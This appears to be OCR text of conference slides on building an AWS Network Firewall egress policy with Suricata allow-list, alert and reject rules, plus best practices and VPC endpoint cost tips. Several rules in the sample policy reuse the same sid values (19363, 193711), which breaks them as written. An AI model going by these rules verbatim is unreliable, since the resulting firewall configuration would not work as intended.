
Journey timeline



Journey timeline



Journey timeline



What a good starting egress policy might look like

```
# These rules will be flipped to reject once they're no longer triggered, in order to implement the allow-list and block all other destination ports
alert tcp $HOME_NET any -> $EXTERNAL_NET ![80,443] (msg:"Egress destination TCP port not on allow-list"; flow:to_server, established; sid:219361;)
alert udp $HOME_NET any -> $EXTERNAL_NET ![123] (msg:"Egress destination UDP port not on allow-list"; sid:219362;)

# Blanket alert on all egress HTTP and TLS domains even if they are allow-listed
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Egress HTTP domain"; flow:to_server, established; sid:19361;)
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"Egress TLS domain"; flow:to_server, established; sid:1937231;)

# HTTP TLD Allow-List
pass http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established;
sid:19363;)
pass http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".com"; nocase; endswith; flow:to_server, established; sid:19363;)
pass http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:19367;)
pass http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:19368;)
# This rule will be flipped to reject once it's no longer triggered, in order to implement the allow-list and block all others
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"HTTP TLD not on allow-list"; flow:to_server, established; sid:193610;)
```

What a good starting egress policy might look like

```
# TLS TLD Allow-List
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".amazonaws.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".ubuntu.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".apple"; nocase; endswith; flow:to_server, established; sid:193717;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".aws"; nocase; endswith; flow:to_server, established; sid:193718;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".gov"; nocase; endswith; flow:to_server, established; sid:193719;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:193722;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:193725;)
# This rule will be flipped to reject once it's no longer triggered, in order to implement the allow-list and block all others
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"TLS TLD not on allow-list"; flow:to_server, established; sid:193734;)

# Rules to reject specific TLDs
reject tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193735;)
reject tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193736;)
reject http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193737;)
reject http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193738;)
```

What a good starting egress policy might look like

```
# These rules will be flipped to reject once they're no longer triggered, in order to implement the allow-list and block all other destination ports
alert tcp $HOME_NET any -> $EXTERNAL_NET ![80,443] (msg:"Egress destination TCP port not on allow-list"; flow:to_server, established; sid:219361;)
alert udp $HOME_NET any -> $EXTERNAL_NET ![123] (msg:"Egress destination UDP port not on allow-list"; sid:219362;)

# Blanket alert on all egress HTTP and TLS domains even if they are allow-listed
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Egress HTTP domain"; flow:to_server, established; sid:19361;)
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"Egress TLS domain"; flow:to_server, established; sid:1937231;)

# HTTP TLD Allow-List
pass http $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established; sid:19363;)
pass http $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".com"; nocase; endswith; flow:to_server, established; sid:19363;)
pass http $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:19367;)
pass http $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:19368;)
# This rule will be flipped to reject once it's no longer triggered, in order to implement the allow-list and block all others
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"HTTP TLD not on allow-list"; flow:to_server, established; sid:193610;)

# TLS TLD Allow-List
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".amazonaws.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".ubuntu.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".apple"; nocase; endswith; flow:to_server, established; sid:193717;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".aws"; nocase; endswith; flow:to_server, established; sid:193718;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".gov"; nocase; endswith; flow:to_server, established; sid:193719;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:193722;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:193725;)
# This rule will be flipped to reject once it's no longer triggered, in order to implement the allow-list and block all others
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"TLS TLD not on allow-list"; flow:to_server, established; sid:193734;)

# Rules to reject specific TLDs
reject tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193735;)
reject tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193736;)
reject http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193737;)
reject http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193738;)
```

Network Firewall top 10 best practices

1. Ensure symmetric routing
2. Use “strict, drop established” rule order
3. Don’t use stateless rules (or use them very sparingly)
4. Use custom Suricata rules
5. Use as few custom rule groups as possible
6. Make sure $HOME_NET variable is set correctly
7. Use alert rule before pass rule to log allowed traffic
8. Prefer “flow:to_server, established”
9. Enable logging
10. Cost optimize, use VPC endpoints for Amazon S3 and Amazon DynamoDB

Cost optimization and visibility bonus!

Cost optimization and visibility bonus

Low hanging fruit

- Enabling VPC endpoints for AWS services

Cost optimization and visibility bonus

Low hanging fruit

- Enabling VPC endpoints for AWS services
  - Reduce amount of traffic traversing Network Firewall (reduces cost)

Cost optimization and visibility bonus

Low hanging fruit

- Enabling VPC endpoints for AWS services
  - Reduce amount of traffic traversing Network Firewall (reduces cost)
  - Reduce/remove need for Internet access for certain workloads
    (increases security)

Cost optimization and visibility bonus

Cost optimization and visibility bonus


VPC endpoint example

- New analytics subnet without Amazon DynamoDB VPCe enabled

Cost optimization and visibility bonus

VPC endpoint example


- New analytics subnet without Amazon DynamoDB VPCe enabled



Cost optimization and visibility bonus


VPC endpoint example

- New analytics subnet without Amazon DynamoDB VPCe enabled



Cost optimization and visibility bonus

VPC endpoint example



Network Firewall top 10 best practices

1. Ensure symmetric routing
2. Use “strict, drop established” rule order
3. Don’t use stateless rules (or use them very sparingly)
4. Use custom Suricata rules
5. Use as few custom rule groups as possible
6. Make sure $HOME_NET variable is set correctly
7. Use alert rule before pass rule to log allowed traffic
8. Prefer “flow:to_server, established”
9. Enable logging
10. Cost optimize, use VPC endpoints for Amazon S3 and Amazon DynamoDB

Thank you!

Please complete the session survey in the mobile app

Jesse Lepich
linkedin.com/in/jesselepich/

Paul Radulovic
linkedin.com/in/paul-radulovic